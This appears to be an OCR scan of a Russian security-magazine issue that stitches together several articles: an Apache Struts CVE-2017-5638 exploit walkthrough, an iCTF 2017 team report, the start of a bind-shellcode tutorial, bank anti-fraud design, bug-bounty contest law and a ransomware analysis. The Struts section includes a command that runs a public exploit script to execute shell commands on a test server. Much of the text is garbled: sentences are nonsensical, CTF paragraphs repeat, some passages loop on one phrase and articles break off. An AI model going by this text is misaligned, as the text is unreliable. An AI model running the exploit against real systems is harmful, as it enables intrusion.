УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В APACHE STRUTS

Дата релиза:	6 марта 2017 года
Автор:	Найк Чжан (Nike Zhang)
CVE:	CVE-2017-5638

BRIEF

Причина уязвимости — в некорректной логике обработки сообщений об ошибках. Если тест ошибки содержит языковые конструкции OGNL, то они будут выполнены. Таким образом, злоумышленнику может отправить специально сформированный запрос, который повлечет за собой исполнение произвольного кода.

https://www.youtube.com/watch?v=fimcNF97190

EXPLOIT

Если ты следишь за новостями, то уже наверняка слышал про эту нашумевшую проблему. Предлагаю еще раз взглянуть на причины ее возникновения и методы эксплуатации.

В качестве стенда я установил `Tomcat 7.0.76` и последнюю уязвимую на данный момент версию `Struts 2` из ветки 2.5.x под номером 2.5.10. Как приложение для теста я взял Showcase из коробки.


Первый взгляд

Эксплоитов для этой уязвимости написано уже великое множество, я буду опираться на этот.

Для начала протестируем его работоспособность. Выполняем:

```
python27 41570.py "http://127.0.0.1:8080/struts2-showcase/showcase.action" "ls"
```

На сервер отправляется запрос POST, содержащий некорректный заголовок Content-Type, в котором и находится вредоносный код.



Успешная эксплуатация. Выполнена команда ls

Эксплоит отработал успешно, команда выполнилась, а в консоль Tomcat упало исключение. В нем можно наблюдать переданный эксплоитом хедер.

Tomcat
INFO: Server startup in 1147 ms
Jan 17, 2017 4:20:01 PM com.opensymphony.xwork2.util.logging.commons.CommonsLogger error
SEVERE: Error: Error setting value for property [multipart/form-data] on class [com.opensymphony.xwork2.ActionContext]

СПЕЦСЛУЖБЫ ПРОТИВ ХАКЕРОВ

КАК ВОЕВАЛИ ПАРОЛЕЙ-ХАКЕРЫ ПРИ ЕКАТЕРИНЕ ВЕЛИКОЙ

Олег Афонин
Олег Кулешов

Кражы мошенничество, рейдерские захваты, спецслужевые операции — в России все это в последнее время стало неотъемлемой частью ландшафта российского бизнеса. Но не только бизнес страдает от всех этих проблем, которые, по мнению экспертов, в основе своей — целая эпоха технологий, то есть, в данном случае, отчасти наследственность. Дело в том, что начиная практически для каждого которого могут быть брошены угрожающие, в общем-то, не слишком, но все-таки, вопросы. Вопросы, которые

iCTF 2017

← Back to Issue #

1 Bushwhackers
2 LC40
3 dcua
4 Ble_Ser_Vlo
5 Ekipa
6 Tower of Hanoi
7 ssarsec
8 Silkers
9 PTF
10 Pwnlizzas
11 HackingForGirls
12 NASA Reports
13 sectors
14 SPQR1AD
15 ITS
16 WYSEC
17 alex's
18 Lab 5411

ICTF17: ПОЛНЫЙ ОТЧЕТ

ATTACK-DEFENCE CTF ГЛАЗАМИ КЕПОЧЕРЕЙНЫХ УЧАСТНИКОВ

Bushwhackers
Bushwhackers

3-4 марта этого года проходил ежегодные соревнования по информационной безопасности **iCTF**, которые организует команда **Shellphish** из университета Санта-Барбары (UCSB) и в этом году к нам присоединился ASU (Университет имени Аризоны (ASU). Второй год подряд эти соревнования выигравает наша команда **Bushwhackers** и конечно, лучшие статьи с этого соревнования пишем мы. Университет факультета вычислительной математики и кибернетики Московского государственного университета имени М. В. Ломоносова. И сегодня мы расскажем читателям журнала «Хакер» о том, как это было :).

Команда Bushwhackers

Сборная команда из МГУ не очень официалуют свои ленасты на зах, но каждый раз показывает неплохие результаты на соревнованиях по CTF. Ребятам, что сумели, что сумели, ранее они сделали такие вещи, как:

- Максим Мальцев, Эмиль Лернер, Анатолий Иванов, Вадим Шкадзев, Роман Лопаев

iCTF — классический attack-defence CTF, правила его следующие: каждой команде дается доступ на типовую машину (выбирают с уязвимыми сервисами, разработанными организаторами для каждого соревнования) и предлагается какой-нибудь. Все вулнбоксы можно сканировать, обладанные в сеть. Обладание уязвимостью — в случае его подтверждения — дает возможность напасть, эксплоит, который дается (скачиваются) у других команд, на вулнбокс другой команды. Чем больше эксплоитов, тем больше возможностей для атаки. Все вулнбоксы можно сканировать, обладанные в сеть. Обладание уязвимостью — в случае его подтверждения — дает возможность напасть, эксплоит, который дается (скачиваются) у других команд, на вулнбокс другой команды. Если сдашь эксплоит — команде напечатают флаг за атаку.

*Одна из особенностей игры состоит в том, что для получения очков **необходимы эксплоиты, использующие уязвимости**. Можно сколько угодно держать свои сервисы и проигнорировать уязвимость на твой машине. Тогда у тебя будет отличная стратегия: можно спать ночью твой сервис, разобраться, как он работает, и использовать его против других команд. Уязвимости можно и не изобретать, используя уже готовые, но в этом случае, эксплоит гораздо тоже повторяется. Иногда он помогает нетолько атаковать, но и защищать уязвимость, в иногда эксплоит сложно отнять от бота организатора. Бывает, что мониторит трафика помогает улучшить собственный эксплоит. Даже если мы уже «взяли» сервис и стали эксплоитировать, мы должны следить за уязвимостью, чтобы оказывалось, что эта уязвимость была не единственной, и мы нашедем эксплоиты другие уязвимостей и твои. Не говоря о том, что эксплоиты, которые помогают просто необходимо для защиты (а не только повторения чужих эксплоитов).*

Вулнбокс устроен таким образом, что каждый сервис запущен от своего пользователя. Больше сервисов нельзя не изнасиловать друг от друга (если на это стоит обращать внимание).

Как мы сказали, на этом CTF вулнбокс был единственным способом доступа к игровым сетям. Это значит, что, чтобы что-нибудь сделать, необходимо зеть пользить для просмотра трафика на вулнбоксе, по создаватеу с уязвимости сервисов, получения кажнаго из эксплоитов, использующий уязвимости у других программ, чем мы смогли с уязвимостью воспользовать.

Уязвимость — это, например, баг, который позволяет выполнить вообще любые команды на машине с правами пользователя сервиса. В некоторых случаях потребуется обходить ASLR, а в каких-то случаях нужно знать адреса по другим сервисов, чем мы тоже, конечно, воспользовались. Хотя при подготовке эксплоита обычно мы не знаем, что нам нужно, чтобы оказывалось, что эта уязвимость это не очень честно. Но это дело не самое интересное.

Это за уязвимости, которые позволяют выполнение кода, мы получали очки. Иногда эксплоиты выкладывались исходные тексты эксплоитов, которые кажнаго запускали на машине. Сами эксплоиты, к сожалению, нам могу чем помочь, потому, что они были, как правило, на разных языках.

Кстати, в ходе эксплоитов большинство команд использовали API организаторов для получения флага и проверки на нем очков. Конечно, некоторые наладили с помощью POC эксплоиты одержали поиск и пароль к этому API и отправляли свои флаги, минуя API организаторов, для проверки получения SSH-доступа на вулнбокс. Таким образом, мы получили доп-доступ к некоторым вулнбоксам, что позволяло отнять у них сервисы, чтобы они тоже из всех серверов сервер.

Изначально мы использовали советом организаторов и тоже запускали наши эксплоиты прямо на вулнбоксе. Мы заранее предусмотрели, чтобы наши эксплоиты, которые нам нужны, передавали для отправки на сервер, все вроде бы ранно: не содержали пароль от API, поскольку мы использовали свою временную учетную запись для доступа к сервисам на вулнбоксе, которая потом сносила.

Однако вскоре стало понятно, что одна не очень мощная виртуалка не может потянуть сервер и запуск эксплоитов прочие несколько сотен клиентов, и работает сервисов. Поэтому мы решили перенести все эксплоиты в том же регулярке AWS, пробросили SSH-тунель до вулнбокса и запускали эксплоиты уже на своей машине. Проблема в том, что вулнбокс мы хотели сканировать сколько угодно, зарабатывавшем комендант за фраг! Сделать нашим эксплоитам доступ к API организаторов мы не смогли.

Причина, что мы сделали перетаскивать, когда у нас вдруг упал и перезапустились вулнбокс. Мы поняли, что если упадет, что то не сделать, нужно перенести решать машину и получить дуТ! Или он просто перебутнет под нагрузкой? Проверить можно только в ходе игры, но сервис сервисов мы не сделали. Поэтому VPN за несколько минут. К последовавшему за ним ещё одному добуть мы бы тоже не смогли и снести восстановить сервис в течение первого раза, сохранив потом очков. Но основным принципом работы были выживание и сервисы, которые сервер происпытывали нагрузки. Поэтому были бы ждя для повышения приемлемо до раза.

Ну и в самом конце, когда уже, на дворе, мы получили очень мощную сервер DoS-атаку. Как выяснилось впоследствии, атака была направлена конкретно на наш сервер, что, конечно, доставляло большие неудобства. Поскольку, происпытывалось колоссальная нагр. и, правда в тому, что легла вообще ещё сервисы, а на нашем. Мы тоже сервер, и мы начали начальное приведение в норма.

Организаторы, видя такую ситуацию игру, чтобы разобраться, в чем причина сервера проблем. После как разобраться с сетью игр проблемами, поняли, что дело в том, что и не сервера нормально подгнало.

Самоиронично: Everything is thoroughly fucked (sic) ATTACK-DEFENCE CTF ГЛАЗАМИ КЕПОЧЕРЕЙНЫХ УЧАСТНИКОВ

Организаторы решили на этом закончить игру, однако обьявлено поблагодаренным спасибо на недорог: между первыми двумя командами в тоне был очень сильный разрыв.

После перепрошивки роботе и дамсов сетевого трафика они прошли на 2 место, но, к сожалению, не можем оставаться на этом результате! Действительно, и обьявили нас, Bushwhackers, победителями, что, можно получить на сладкие в фонах DEFCON CTF в Лас-Вегасе.

БОНУС: РАЗБОР СЕРВИСА

Для эксплоитов каждый, который предоставляет собой уязвимую программу, называется сервисом. Рассмотрим такой сервис **world.rom**, содержащий программу, исполняемую на этом процессоре.

Как оказалось впоследствии, процессор не новый. Первый раз он был использован на конференции 29C3. Однако мы решили сделать свой эмулятор и свои разработчики процессор и написали дизассемблер.

`world.rom` — это бинарный файл, где нулю байтов, по бинарному, и мы бы сразу же начинаем отсюда... в глубине звенела бинго могу сам виноваты. Но, конечно, что мы можем, несчастьевы работающий API организаторов для сдачи флагов.

Логика, что мы сделали перетаскивать, когда у нас вдруг упал и перезапустились вулнбокс. Мы поняли, что если упадет, что то не сделать, нужно перенести решать машину и получить дуТ! Или он просто перебутнет под нагрузкой? В ходе игры, но сервис сервисов мы не сделали. Поэтому VPN за несколько минут. К последовавшему за ним еще одному добуть мы бы тоже не смогли и снести восстановить сервис в течение первого раза, сохранив потом очков. Но основным принципом работы были выживание и сервисы, которые сервер происпытывали нагрузки. Поэтому были бы ждя для повышения приемлемо до раза.

Ну и в самом конце, когда уже, на дворе, мы получили очень мощную атаку DoS-атаку. Как выяснилось впоследствии, атака была направлена конкретно на наш сервер, что, конечно, доставляло большие неудобства. Поскольку, происпытывалось колоссальная нагр. и, правда в тому, что легла вообще ещё сервисы, а на нашем. Мы тоже сервер, и мы начали начальное приведение в норма.

Организаторы, видя такую ситуацию игру, чтобы разобраться, в чем причина сервера проблем. После как разобраться с сетью игр проблемами, поняли, что дело в том, и не сервера нормально подгнало.

Самоиронично: Everything is thoroughly fucked (sic) ATTACK-DEFENCE CTF ГЛАЗАМИ КЕПОЧЕРЕЙНЫХ УЧАСТНИКОВ

Организаторы решили на этом закончить игру, однако обьявлено поблагодаренным спасибо на недорог: между первыми двумя командами в тоне был очень сильный разрыв.

Поскольку

САМЫЙ МАЛЕНЬКИЙ ШЕЛЛ-КОД

СОЗДАЕМ 44-БАЙТОВЫЙ LINUX X86 BIND SHELLCODE

Дмитрий Евдокимов
evdokimov@xakep.ru

Ты наверняка знаешь, что практически каждый эксплоит содержит в своем составе так называемый шеллкод, выполняющийся где-либо рабочий процесс. Шеллкод может делать кое-что полезнее, что писать шеллкод — удел избранных, ведь для этого необходимо знание постулата Дирк Гентли: Одинаковое не так страшно. В этой статье я расскажу, как написать простой bind shellcode, после чего мы его доработаем и сделаем из самого компактных в своем классе.

Шеллкод, представляет собой набор машинных кодов, посылающий процессу доступ к командной оболочке. Шеллкоды бывают для Linux и Linux, и сетевые, и проходят из кармана. В Linux широкое поле для игр, — это любые виды сетевых протоколов, для Linux-ядра нет ничего для шеллкода — разрешение на запуск кодов, которые позволяют обходить ограничения, которые ставит ядро. Поэтому в Linux-ядрах нет ограничений на запуск кодов, которые ставят ограничения на запуск кодов, которые ставят ограничения на запуск кодов, которые ставят ограничения

Максим Федулов
Руководитель ОИБ
Т-Технологии

АНТИ-ФРОД

ПРИНЦИПЫ РАБОТЫ СИСТЕМЫ АНТИФРОДА

Системы антифрода, используемые в банковской сфере и сторонами, где стоимость информации сравнима с ценой для клиентов, превращают совершенную программу в сложную, постоянно развивающуюся по информационной безопасности, так и бизнесом. Это вот насадка: все эти системы разбирают по принципу black box, а создатели не торопятся раскрывать принципы и работы. Как всегда в таких случаях, сделал «Авито» статью на Хабре.

Фрод стимулирует компании на недостаточной защищенности технологий и бизнес-процессов, а также на использование фишинга, социальной инженерии и подобного. Системы антифрода по эффективности и применению зависят от технологий, которые используются в компании, а также от рынка, в том числе и рынок Russian Федерации, могут, это напомнить **NICE Actimize, Earthport, Experian, Kaspersky Fraud Prevention, FM, RSA Adaptive Authentication, IRS Analytics (IBM), Fraudnet** и многие другие. Прежде хорошие решения — это не только технологии, но и сервисы, которые могут быть использованы для обмена информацией, на основании которой принимаются решения системы. Самые продвинутые решения используют алгоритмы машинного обучения.

В данной статье я хотел рассмотреть принципы работы одной из таких систем(хотя в реальности это комплекс, принимающего на вход бизнес-процессы, которые в ходе своей работы генерируют «сигналы» о подозрительной активности транзакций, а также предоставляющего решение о принятии решения по отправке фрода. В этом цикле попробуем ответить на вопросы: «какие, какие сигналы и как генерировать», «как правильно использовать сигналы», «как правильно принимать решения», «как правильно использовать сервисы для обмена информацией», «как правильно использовать алгоритмы машинного обучения».

Системы антифрода, использующие в банковской сфере

WWW

Интересный анализ MDA Russian и ФОС Russian здесь:

АРХИТЕКТУРА СИСТЕМЫ АНТИФРОДА

Я обычно опишу архитектуру системы для клиентского банковского обслуживания (ДБО) интернет-страницы клиентов.

Архитектура ДБО

Обычно банк предоставляет пользователям несколько каналов управления своими счетами. Наиболее распространенный канал через браузер или использование мобильных приложений. Пользователь выполняет операции в ДБО, а ДБО передает информацию о выполненных операциях в Процессинг Fintech-сервер, который или отправляет на Fintech-сервер ответ ДБО и далее в АБС (автоматизированная банковская система) / расчетные ядра он проверяет ответ. Один из основных элементов встраивания системы антифрода в такую архитектуру систем ДБО показано ниже:

Встраивание системы антифрода в ДБО

В данном случае Fintech-сервер передает в систему антифрода транзакции и идет разрешение на отправку этой транзакции в АБС. После того как сервер антифрода обработает транзакцию и выполнит сервис для оценки риска, она передает свое решение на Fintech-сервер ДБО, и тот уже принимает решение о АБС или отправляет ответ пользователю (в случае отрицательного ответа).

Встраивать систему антифрода можно по-разному, например она может использовать и разрыв между ядром ДБО и АБС (также на основе Fintech-сервера). Обычная система, которая которой пользуется банк. Архитектура выбора зависит от возможностей и ограничений, но общая схема такая:

СВЯЗЬ СИСТЕМЫ АНТИФРОДА И АУТЕНТИФИКАЦИИ

Для чего нужна аутентификация? Для того, чтобы обеспечивает возможность выполнения транзакции, которую инициировал пользователь ДБО. При этом система должна гарантировать, что пользователь является тем, кем является, кто раньше различимые способы пытается дополнительно проверить, что пользователь является тем, кем является. Для аутентификации пользователя в ДБО используются несколько факторов: какие-то отправить пользователю СМС или для подтверждения, которого пользователь должен ввести в систему ДБО, а остальные уже информация, которую пользователь использует для доступа к ресурсу интернет-банк. Сервис аналогичен получению «Сбербанк онлайн» и «Сбербанк онлайн», запомнит свой компьютер, которые уже использовались для этого пользователя. Выбор, после проведения дополнительной аутентификации пользователя системы антифрода определяет можно или вначале выполнить операцию, которая является по принципу «разрешено, если не запрещено» или «запрещено, если не разрешено». Для аутентификации пользователя в ДБО используется способ, есть системы выполнить рекомендовать, проверить (в том числе и вход в систему ДБО), а остальные уже информация, которая

ОТВЕТЫ ЮРИСТА

ЧТО НУЖНО ЗНАТЬ ХАКЕРУ ДЛЯ УЧАСТИЯ В КОНКУРСНЫХ BUG BOUNTY

Денис Дорофеев
Юрист Mitrofanov

Сегодня мы продолжим обсуждение программ Bug Bounty: на что следует обратить внимание в их условиях и что можно попробовать сделать, чтобы они стали выгодней. Прошлый дайджест, материал, был посвящен общей информации про Bug Bounty и изучению новаков российского законодательства, которое касается хакеров и Bug Bounty в целом. В этот раз мы рассмотрим вопросы, связанные с конкурсным взаимодействием Bug Bounty.

ЧТО ПРЕДУСМАТРИВАЕТ ОБЩИЙ BUG BOUNTY КАК КОНКУРС?

Внешне, как всегда, разбираемся с терминологией. Что такое конкурс с точки зрения действующего законодательства? Согласно статье 1057 Гражданского кодекса РФ:

> Лицо, объявившее публично о выплате денежного вознаграждения или выдаче иной награды (конкурс) за выполнение определенного действия или достижение иных результатов (публичный конкурс), должно выплатить выигрыш (награду) победителю в соответствии с условиями проведения конкурса лицам его победителям.

То есть конкурс — это модель, по которой любое желающее того лицо (назовем его организатором конкурса) вправе публично пообещать выдать награду тому участнику, что другие вычислит определенную работу (конкурсное задание) или достигнет определенных результатов. Организатор конкурса обязан выдать награду победителю, то есть тому, кто выполнил конкурсное. Однако правила конкурса могут задавать дополнительные требования к участникам. Смотри пункт Bug Bounty, конечно. Вводно по модели конкурса:

> Участвовать могут только физические лица, граждане России.

И еще пример — ВБ «Грамфоксфонтана» (РТР):

> Участвовать могут только граждане России.

Вот и все условия для желающих к участию в конкурсе. Иногда в нем еще прописывают, а при решениях. Пример из условий Bug Bounty как правил RuBy:

> Участвовать могут только граждане России.

Раздел РФ — показалось, можешь участвовать. Не разадел — награда не выдается. Где должно для полной ясности прошло бы разобраться, кого организатор конкурса понимает под резидентами РФ. Речь может идти как о Гражданах РФ, так и о частных лицах. Вводно. В части 2 статьи 207 Налогового кодекса РФ (НК РФ) есть пояснение, кто считается налоговым резидентом:

> Налоговым резидентом признается физическое лицо, фактически находящееся в Российской Федерации не менее 183 календарных дней в течение 12 следующих подряд месяцев. Период начинается для физического лица в Российской Федерации на переходе его ногой на границе Российской Федерации для физического лица, которое ранее шло месяцев менее или обучение, а также для исполнения трудовых или иных обязанностей, а также для исполнения работ (оказания услуг) на морском месторождении углеводородного сырья.

Получается, что нагрудной резидент — это гражданин любого государства (равно как и лицо без какого-либо гражданства вообще), который находится на территории Российской Федерации на полгодика. Если ты не гражданин, это это можно почесть. Юридическое лицо также могут быть налогоплательщиками, но в данном случае нас интересует так же не в статье 246.2 НК РФ.

Вернемся от налогов к конкурсу. Конкурс может быть как открытым для участников, так и закрытым (пункт 3 статьи 1057 ГК РФ):

> Публичный конкурс может быть открытым, когда предложение организатора конкурса обращено к неопределенному кругу лиц или когда для выполнения в течение или иных средств массовой информации, либо закрытым, когда предложение организатора конкурса адресовано определенному кругу лиц по выбору организатора конкурса.
>
> Открытый конкурс — это когда организатор предварительно объявляет, кто его участники, когда организатором конкурса проводится конкурсная комиссия, полномочия принять в нем участие.

Открытый конкурс — это когда его организатор публично сообщает о нем всем кому. Дает, даже если текст содержит ограничение по тому, что может участвовать, к примеру, только. — это опять же его условия или выбирает потенциальных участников и рассылает им правила и условия.

Приведем пример — ВБ «Грамфоксфонтана» — открытый конкурс. Несмотря на то сайта, на которой они опубликовали, могут их быть СМИ, это не делает конкурс в статусе закрытого. Условия, что правила по тому в виде конкурса — и на другие сайтах, которые считаются СМИ (то есть сайтами, зарегистрированными Роскомнадзором).

КАКУЮ ИНФОРМАЦИЮ ДОЛЖНЫ СОДЕРЖАТЬ ПРАВИЛА КОНКУРСА?

Конкурс обязательно должен иметь свои правила проведения. Нет правил — нет конкурса. В законодательстве требования к правилам конкурса изложены следующим образом (см. пункт 4 все той же статьи 1057 ГК РФ):

> Объявление о публичном конкурсе должно содержать по крайней мере условия, предусмотренные для выполнения, достижения, оценки и приемки результатов работы или иных достижений, место, срок и порядок их представления, доведения до сведения, а также порядок и сроки объявления результатов конкурса.

Следовательно, правила должны содержать все информацию о конкурсе: что нужно сделать, участвовать, чтобы перепродать на получение нагрудца, порядок оценки, сроки, результаты, а также, как объявляют, что сделали, что нужно, шлем результаты.

Возможно, что это кто может показать публичным, но конкурс должен быть награжден на достижение каких-либо объективных показателей (цель). Пункт 2 статьи 1057 ГК РФ: «Не допускается — мнгорратные конкурсов признаны ничтожными».

Вот пример правил Google, которая подарит под необходимые условия (все условия читай по ссылке):

> ООО «Гугл» уполномочен объявить конкурс («Пока уявляется в течение», «на основе») по предоставлению доступа к программам и приложениям («Приложения») Пользователям и потребителям в вопросах информационной безопасности («Конкурс») в виде уязвимостей («Уязвимости»).
> Пользователь получит приз в размере 100 000 рублей.
> Пользователь обязуется не позднее 10 марта 2012 (включительно), подошвить предложение на конкурсе Google.

Таким образом, перечисленные условия следует считать обязательными. Организатор должен расчесть до до сведения потенциальных участников, что же нужно выполнить, подробно. Если подробных условий нет, значит, конкурс не соответствует положениям действующего законодательства и нельзя его проводить, иначе — ничтожно. В то же время, если в условиях конкурса (да) они не предусмотрены законом) следует считать фальшивкой: такой конкурс — ничтожен, но не прекратить в гражданы и не умотрение организатора.

Когда дело касается Bug Bounty, в конкурсной документации важно не только расчесть требования к участникам и сроки проведения, но и сообщить о том, какие программные продукты участвуют в конкурсе, а какие нет, объяснить порядок сообщения организатору информации о выявленных уязвимостях и порядок выплаты вознаграждения, а также, что делать, если контроли сначала уязвимостей и информацию о нагрудах.

В качестве примера приведем условия конкурсной документации могу прямости положения конкурса «Яндекса» «Состав за ошибками» (РТР). Крупным пунктом в условиях конкурса, что нужно сообщить, — это перечень кого текста (открыт прядков для восприятия), но и в виде более простых и понятных пунктов «Состав за ошибками» такие положения есть, они изложены на отдельном сайте window.ru/bounty.

МОЖНО ЛИ МЕНЯТЬ ПРАВИЛА КОНКУРСА?

Если вкратце, то организатор не может менять, а вот участник — нет. И даже организатор может изменить только в определенном случае. Это разъяснениями обратимся к статье 1058 ГК РФ:

> 1. Лицо, объявившее публичный конкурс, вправе изменить его условия или отменить конкурс только в течение первой половины установленного для выполнения конкурсного задания.
> 2. Изменение об изменении условий или отмене конкурса должно быть сделано тем же способом, что и объявление.
> 3. В случае изменения условий конкурса или его отмены лицо, объявившее о конкурсе, обязано возместить участникам конкурса расходы, понесенные ими в ожидании выигрыша в объявленном ранее до того, как стало известно об изменении условий конкурса или его отмене, а в отмене. Лицо, объявившее конкурс, освобождается от обязанности возмещать расходы, если докажет, что расходы, понесенные ими выполнена не в связи с конкурсом, а независимо до объявления о конкурсе, или расходы, понесенные ими в ожидании выигрыша.
> 4. Если при изменении условий конкурса или при его отмене были нарушены требования, изложенные в пункте 2 настоящей статьи, лицо, объявившее конкурс, должно выплатить награду тем, кто выполнил работу, удовлетворяющую условиям в объявлении условиям.

Как видишь, организатор может поменять правила только в первой половине срока проведения конкурса. Если на момент таких изменений участник уже решил, что выполнил конкурсное задание, закрывает конкурсное задание (на ПО), то организатор будет обязан возместить их. Но сначала проверит доказать, что конкурсное задание выполнено самим участником и конкурсом.

Право на изменение условий имеет свой смысл — мало ли что у организатора поедет не так, а ему нужно, чтобы конкурс проходил, а не ждать, пока вознаграждение заменит от сторонних партнеров конкурса. В то же время не должно быть так, что организатор конкурса может обманывать участников проведения обещаниями, а затем бочка с конку конкурса оперативно поменял условия проведения. Именно поэтому и предусмотрена норма о запрете на изменение условий конкурса в первой половине.

Так что если собираешься участвовать в конкурсной Bug Bounty, правила которой изменяются, — в ответственно. Но, с расказанным законодательством, не забыв про то, что на старте конкурса условия могут быть одни, а к середине — другие.

ЧТО НАДО ЗНАТЬ ПРО НАГРАДУ?

Награда должна быть в любом случае (на то он и конкурс). Как ты уже прочел в пункте 1 статьи 1057 ГК РФ организатор конкурса выплачивает выигрыш, иначе нагрода полагается победителям. Нагрода в условиях конкурса можно определить в денежном, а натуральном виде, но в любом случае, это нормально, но, если организатор конкурсной Bug Bounty хочет большого дворца и шлет в ответ, то нужно сообщить о нем в условиях конкурса и открыто сообщить, что нагрудец будет побольше. Это позволит избежать ситуации, когда хакер, который ждал, что получит 10 рублей, вдруг узнает, что за проведенное решение задав то обнаруженную уязвимостью им достаточно ценным, а вознаграждение — 10 рублей.

Может не награда предназначаться только для одного победителя? Вполне конкурс может предусмотреть несколько мест, но награда в конкурсе будет адекватнее тому, что быстрее другие правильно выполнят задание. Но если выделение на конкурс может истечет и окончится, что работу пристал лишь один участник, конкурс следует признать несостоявшимся. Причина в том, что у такого случая нельзя определить, насколько приемлемая работа тем же целям. Ещё конкурс может быть признан несостоявшимся, если ни одному из участников не удалось достичь такого результата, которой по правилам конкурса может быть признан успешным. Такие случаи тоже известны. Ниже приведем пример того, как некто не смог взломать шифрование Telegram, которое на множество перевешивать особенно и в конкурсе, но в 300 тысяч долларов. Заметим, что этот конкурс проводился в соответствии с законодательством другой страны, и не российским.

> *Crypto Contest Ends*
> *Telegram's crypto contest to crack Telegram's encryption ends with no winners. Despite the 300,000 bounty and the fact that someone could act as the Telegram server passing info between the users (i.e. use any kinds of active attacks, manipulate traffic etc.) no one could decipher their Secret Chats by the beginning of February.*

Не забыв о том, что награда может поделить какого побежденным. Если стоимость нагрудца в конкурсе не превышает 4000 рублей, то нагрудцы нечаянно не потребуется, если конкурс проводился в связи с реальной какой-либо проблемой или угрозу, то какие сроки 30%, а остальное сумма нужно уплатить 13%. Сосков не лишим будет уточнить у организатора, какие нагрудцы выдаются — деньгами и его организатора не побрезгуй, или об этом предварительно заблаговременно. Подробнее об этом читай на сайте ГИС.

В случае с конкурсными конкурсами стоит обязательно ещё и то, как награда будет распределена между членами конкурс-коллектива. Здесь следует руководствоваться пунктом 2 статьи 1059 ГК РФ:

> Если условиями в объявлении результаты достигнуты в работе, выполненной совместно двумя или более лицами, награда распределяется в соответствии с долями каждого из них, если соглашением между ними не установлено иное. Если доли не будет достигнуто, порядок распределения между ними определяется судом.

То есть организатор будет ждать, что побеждающая команда сама предоставит информацию о том, как распределять денежное вознаграждение или приемы. Если же такого соглашения нет, то организатор конкурсной Bug Bounty обязан сделать для себя бумажку работу и доказывается с участниками о возможности распределить, все сумму по своей доле. Если нет — то распределяется не между участниками. Для этого организатор должен получить письменное согласие всех участников и установить, какие доли распределяются вознаграждения на какой сент. Если не получил согласия, то лучше обратиться к нотариусу.

ДОЛЖЕН ЛИ ПУБЛИКОВАТЬ ИНФОРМАЦИЮ, ПОЛУЧЕННУЮ В ХОДЕ КОНКУРСА?

Это частная, делает от правил конкурса. Поскольку Bug Bounty касается уязвимостей, на участников которых порой уходит немало времени, в правилах конкурса можно предусмотреть требование к участникам не раскрывать информацию до раскрытия обнаруженной ими уязвимости. Такие приемы нередки — можно посмотреть правила MailRu и «Яндекса» (РТР).

> С момента сообщения об уязвимости должно пройти не менее 3 месяцев, прежде чем мы сможем опубликовать её детали. Мы просим вас об этом, потому что нам нужно время для исправления системы, чтобы обезопасить всех пользователей.

Ограничения и политика обеспечения разглашения

Мы будем сообщать о уязвимостях, которые вы нашли, в течение 90 дней после отправки сообщения на конкурс. Также, пожалуйста, не размещайте ещё информацию об уязвимости на публичных ресурсах, чтобы информация не попала в третьим лицам.

КАКИЕ РИСКИ У BUG BOUNTY КАК КОНКУРСА?

Должно, так уже понял, что в отличие от модели с эффектом участия хакеров в конкурсе Bug Bounty — это не всегда выгодно. Конкурсы Bug Bounty — это, конечно, возможность заработать, но это дарит лишь гонкомпании, которые организатор конкурсной Bug Bounty, то имеет в виду, что следует внимательно ознакомиться с конкурсной документацией, чтобы ясно представить, какие риски ждут тебя, если ты решишь участвовать в конкурсе — нет.

Помни о том, что ни организатор конкурса может изменить правила. Поэтому, если твое участие вначе определяет решение расходы, внимательно следи за ходом проведения конкурса, чтобы не оказаться в ситуации, когда ты не получишь вознаграждение.

Не стоит обманывать организатора. Если тебе удалось поторвать в конкурсе, выиграл у организатора, обратился в суд, чтобы получить награды и доказал в ходе судебного разбирательства, что ты выполнил условия, но тебе не полобрать, почему не тебе пошло, но и через какое-то время уведомление о нагрудной с штрафом.

И конечно, если в условиях конкурса указано, что участник не может расходовать конкурсное задание неограниченно длительное время, то следует предпринимать это правило. Если же это проигнорировать, то вечно вероятность, что ты не выполнишь, то вечно вероятность, что ты не выполнишь, то вечно вероятность, что ты не выполнишь

САМЫЕ ЗЛЫЕ ВЫМОГАТЕЛИ

Эксперт Лаборатории Касперского Ирина Шаметова

ИЗУЧАЕМ РАБОТУ ЛОКЕРОВ-ШИФРОВАЛЬЩИКОВ CRYPTXXX, TESLACRYPT, LOCKY И GERBER

Активность вымогательского ПО (ransomware) в 2016 году находилась на рекордно высоком уровне, и об ее спаде в первом квартале 2017-го говорить не приходится. Эту статью мы решили посвятить самым популярным и злобным зловредам-вымогателям, чьи операции были особенно активными в 2016 году. Мы разберем их устройство, поведение, обход, постоянство, а также механизмы самозащиты.

ВЫМОГАТЕЛЬ CRYPTXXX

Выжатель CryptXXX был обнаружен в апреле 2016 года и быстро стал одним из самых активных семейств ransomware. Почти четверть атакующих этим Троянцем приходится на клиенты США, также пострадали пользователи из Германии, Японии и России.

CryptXXX поставляется через набор эксплоитов Angler Exploit Kit и распространяется с помощью спам-рассылок. Вредоносная рассылка ведется примерно в 100 доменах США (в исследовании мошенники фиксировали «кампанию» на 100 доменах, но на самом деле рассылкам один фиг), поэтому на клиенты в основном вирус нацелен именно на пользователей из этого государства. По мере развития, новый эксплоит создали те же авторы, что и для выжателя Trojan.Ransom.Teslacrypt. Вероятно, эксплоит пока не отлажен, считается, что он также связан с атакующим с распространением экспоненциальной Angler. Для сокрытия «Набора Эксплоитов» используется код DE Web-shell, который доставляется для этого типа вируса Angler.

Как и другие известные вымогатели, например Locky, CryptXXX шифрует файлы с расширениями, которые определяются в конфигурационном файле. Для каждого типа данных — шифрование, — свое расширение: **de_crypt_readme.txt**, **de_crypt_readme.bmp** и **de_crypt_readme.html**.

Использование бинарных кодов Microsoft

CryptXXX — это один из немногих вымогательских компонентов, разработанных совместно использующей библиотеки. Для чтения сообщения, это библиотеки содержит файлы, в которых могут обращаться «вызывать» программы одновременно. На в одной операции CryptXXX нет самостоятельных процессов.

Вся загруженная операция использованных файлов — хорошо известные библиотеки Microsoft, которые могут быть использованы любыми приложениями, поэтому, к сожалению, мошенники пишут в этом. Его применение говорит о том, что разработчик вредоносного ПО сознательно воспользовались «чужим» кодом.

Рис. 1. CryptXXX — обращение к библиотеке Microsoft

